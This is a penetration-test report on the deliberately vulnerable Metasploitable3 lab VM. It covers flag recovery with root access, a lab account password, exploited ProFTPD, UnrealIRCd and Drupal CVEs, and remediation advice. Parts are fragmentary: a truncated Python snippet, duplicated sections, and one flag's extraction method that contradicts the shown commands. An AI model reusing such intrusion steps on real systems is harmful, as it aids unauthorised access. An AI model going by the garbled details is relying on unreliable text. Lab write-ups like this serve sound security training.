
1. Gained root access through privilege escalation

2. Located the chatbot source code directory at /opt/chatbot/papa_smurf/

3. Examined the chat_client.js file which contained the chatbot logic

4. Used Python script to extract Base64 encoded flag data from the JavaScript source:


```
python3 -c "

import base64

import re
```




```
drwx------   8 root root 4.0K Apr 16  2017 node_modules
drwx------   2 root root 4.0K Apr 16  2017 papa_smurf
-rwx------   1 root root 1.2K Apr 16  2017 poc.txt
-rwx------   1 root root  243 Apr 20  2017 start.sh
-rwx------   1 root root  167 Apr 16  2017 stop.sh
root@metasploitable3-ub1404:/opt/chatbot# cd ppa
bash: cd: ppa: No such file or directory
root@metasploitable3-ub1404:/opt/chatbot# cd papa_smurf/
root@metasploitable3-ub1404:/opt/chatbot/papa_smurf# ls -alh
total 632K
drwx------ 2 root root 4.0K Apr 16 2017 .
drwx------ 5 root root 4.0K Apr 20 2017 ..
-rwx------ 1 root root 619K Jul 14 2017 chat_client.js
-rwx------ 1 root root  760 Apr 17 2017 functions.js
root@metasploitable3-ub1404:/opt/chatbot/papa_smurf# cat chat
_client.js | grep iVBORw0K | awk -F '"' '{print $2}' | base64
-d > ace_of_clubs.png
root@metasploitable3-ub1404:/opt/chatbot/papa_smurf# ls -alh
total 1.1M
drwx------ 2 root root 4.0K Sep 25 17:13 .
drwx------ 5 root root 4.0K Apr 20  2017 ..
-rw-r--r-- 1 root root 459K Sep 25 17:13 ace_of_clubs.png
-rwx------ 1 root root 619K Jul 14  2017 chat_client.js
-rwx------ 1 root root  760 Apr 17  2017 functions.js
root@metasploitable3-ub1404:/opt/chatbot/papa_smurf# base64 /
```

```
with open('/opt/chatbot/papa_smurf/chat_client.js', 'r') as f:

    content = f.read()
```

5. The script successfully extracted and decoded the hardcoded Base64 PNG data



```
root@metasploitable3-ub1404:/opt/chatbot/papa_smurf# cp ace_o
f_clubs.png /tmp/
root@metasploitable3-ub1404:/opt/chatbot/papa_smurf# base64 /
tmp/ace_of_clubs.png > /tmp/ace_of_clubs.b64
root@metasploitable3-ub1404:/opt/chatbot/papa_smurf# chmod 64
4 /tmp/
root@metasploitable3-ub1404:/opt/chatbot/papa_smurf# chmod 64
4 /tmp/ace_of_clubs.png
root@metasploitable3-ub1404:/opt/chatbot/papa_smurf# pngcheck
```



Hash: 7aa0260989946155c0c6178ffc9b25e9

9 of Diamonds - ISO File Analysis

Location: /home/kylo_ren/.secret_files/my_recordings_do_not_open.iso

Method:

1. Discovered hidden directory in Kylo Ren's home folder

2. Required Kylo Ren access or root privileges (credentials: kylo_ren:Daddy_Issues2)

3. Located the ISO file in the .secret_files directory:

   ls -la /home/kylo_ren/.secret_files/

4. The directory had restrictive permissions requiring execute access

5. Mounted the ISO file to examine contents:

   mkdir /tmp/iso_mount

```
mount -o loop my_recordings_do_not_open.iso /tmp/iso_mount/
```

6. Found the flag image inside the mounted filesystem:

```
ls -la /tmp/iso_mount/
cp /tmp/iso_mount/9_of_diamonds.png .
```

7. Calculated MD5 hash of the extracted flag image

Hash: 097a0b9b4b08580caa5509941d7e548d

4. File System Enumeration and Data Exfiltration

Risk Level: Medium

Description: Post-compromise enumeration revealed multiple flag artifacts stored in various locations with different access controls.

Findings:

- Deep directory structures containing hidden files
- EXIF metadata containing base64-encoded data
- Files requiring specific user permissions or root access

Summary of Recovered Flags

Flag	**Location**	**Access Method**
5 of Hearts	Drupal EXIF metadata	Web application compromise
8 of Clubs	/home/anakin_skywalker/[deep_path]	SSH access with credentials
3 of Hearts	/lost+found/	Root privilege escalation
10 of Spades	/home/han_solo/	Direct file access
10 of Clubs	/home/artoo_detoo/music/	File extraction required
7 of Diamonds	Docker container	Container filesystem access

Flag	Location	Access Method
9 of Diamonds	Found in ISO file	ISO mount operations
Ace of clubs	Chat application on port 80	Used a python script to extract it from prompting the chatbot

Recommendations

Critical Priority

1. **Update Drupal Installation** - Immediately patch to latest version to address Drupageddon vulnerability
2. **Remove UnrealIRCD Backdoor** - Replace with clean IRC daemon installation
3. **Implement Strong Password Policy** - Enforce complex passwords and regular rotation

High Priority

4. **Review Sudo Configuration** - Limit sudo access to essential personnel only
5. **User Account Audit** - Review all user accounts and remove unnecessary privileges
6. **File Permission Review** - Ensure sensitive files have appropriate access controls

Medium Priority

7. **Docker Security Hardening** - Review docker group membership and container security
8. **System Patching** - Update kernel and all system packages to latest versions
9. **Network Segmentation** - Implement network controls to limit exposure

---

Risk Assessment Matrix

Vulnerability	Likelihood	Impact	Risk Level	CVSS Score
ProFTPD RCE	High	Critical	**CRITICAL**	10.0

Vulnerability	Likelihood	Impact	Risk Level	CVSS Score
UnrealIRCd Backdoor	High	Critical	**CRITICAL**	10.0
Drupal SQLi	High	Critical	**CRITICAL**	9.8
Payroll SQLi	High	High	**HIGH**	8.8
PHPMyAdmin Default Creds	Medium	High	**HIGH**	8.1
SMB Weak Access	Medium	High	**HIGH**	7.5

Recommendations

Critical Immediate Actions (0-7 days)

1. **Update All Vulnerable Services**
   - Upgrade ProFTPD to latest version (>1.3.5)
   - Replace UnrealIRCd with secure alternative or update
   - Update Drupal to version 7.32 or higher
   - Patch Apache and PHP to latest versions
2. **Implement Emergency Access Controls**
   - Disable FTP service if not required
   - Block IRC service externally
   - Implement firewall rules restricting service access
   - Change all default passwords immediately
3. **Web Application Security**
   - Implement prepared statements for all database queries
   - Add input validation and sanitization
   - Deploy Web Application Firewall (WAF)
   - Remove or secure administrative interfaces

Short-term Actions (1-4 weeks)

1. **Access Control Implementation**
    - Implement principle of least privilege
    - Review all user permissions and group memberships
    - Disable unnecessary user accounts
    - Implement strong password policies
2. **System Hardening**
    - Remove unnecessary services and software
    - Configure proper file permissions
    - Implement system monitoring and logging
    - Deploy intrusion detection system
3. **Network Security**
    - Implement network segmentation
    - Deploy network monitoring tools
    - Configure proper firewall rules
    - Implement VPN for remote access

Long-term Strategic Actions (1-6 months)

1. **Security Program Development**
    - Establish regular vulnerability scanning schedule
    - Implement security awareness training
    - Develop incident response procedures
    - Create change management processes
2. **Continuous Monitoring**
    - Deploy SIEM solution
    - Implement automated vulnerability scanning
    - Establish security metrics and reporting

    - Conduct regular penetration testing

Positive Security Findings

Security Controls That Functioned

- **SSH Service Configuration** - While credentials were weak, the service itself was properly configured
- **MySQL Service** - Database service was running on standard port with some access controls
- **System Logging** - Basic logging mechanisms were present and functional

Areas of Partial Success

- **File System Permissions** - Some directories had appropriate restrictions
- **Service Isolation** - Services were running with separate user accounts (though privileges were excessive)

Lessons Learned

Technical Insights

- **Default Credentials** remain a significant security risk across multiple services
- **SQL Injection** vulnerabilities can lead to complete system compromise
- **Service Versioning** is critical - multiple services were running vulnerable versions
- **Privilege Escalation** paths exist through Docker group membership and sudo access
- **Network Services** with known backdoors pose immediate critical risk

Defensive Perspectives

- **Input Validation** is essential for all user-facing applications
- **Regular Updates** could have prevented most successful exploits
- **Access Control** reviews should include group memberships and service accounts
- **Network Segmentation** would have limited lateral movement opportunities

Methodology Effectiveness

- **Automated Tools** (Metasploit, SQLMap) significantly accelerated exploitation
- **Manual Verification** was necessary to confirm automated findings
- **Multiple Attack Vectors** provided redundant access paths
- **Post-Exploitation** activities revealed additional vulnerabilities

Conclusion

This penetration testing assessment revealed critical security vulnerabilities across multiple services on the Metasploitable3 target system. The combination of unpatched software, default credentials, poor input validation, and excessive privileges created multiple pathways for complete system compromise.

Key Takeaways:

- **8 distinct attack vectors** were successfully exploited
- **Root access** was achieved through multiple methods
- **Multiple persistence mechanisms** were established

The findings demonstrate that without proper security controls, an attacker can quickly gain complete control over the target system. Immediate action is required to address the critical vulnerabilities identified, particularly the remote code execution flaws in ProFTPD and UnrealIRCd services.

Business Impact:

- Potential for complete data breach
- Risk of service disruption
- Compliance violations likely
- Reputation damage possible

Implementation of the recommended security measures is essential to protect against similar attacks in a production environment This penetration testing engagement successfully demonstrated how multiple, well-known vulnerabilities in outdated and misconfigured services can be chained to achieve complete compromise of the Metasploitable3 environment. Within the allotted four-hour testing window, eight distinct attack vectors were identified and exploited, resulting in remote code execution, privilege escalation to root, and the establishment of persistence mechanisms.

The assessment underscores the importance of proactive patch management, secure configuration, strong authentication, and regular security testing. By implementing the immediate and strategic recommendations outlined in this report, the organization can substantially reduce its attack surface, limit lateral movement opportunities, and improve its overall security posture.

While the target system was intentionally vulnerable for training purposes, the findings mirror real-world risks faced by production environments. Prompt remediation, combined with ongoing vulnerability assessments and security awareness, will help ensure that similar weaknesses are identified and addressed before they can be exploited by malicious actors.

References

- **CVE-2015-3306** - ProFTPD mod_copy Remote Command Execution
- **CVE-2010-2075** - UnrealIRCd Backdoor Command Execution
- **CVE-2014-3704** - Drupal SQL Injection (Drupageddon)
- **NIST Cybersecurity Framework**
- **OWASP Top 10 Web Application Security Risks**
- **Metasploitable3 Documentation** - https://github.com/rapid7/metasploitable3

Report Prepared By: Sherylann Nyawira
Date: 9/25/2025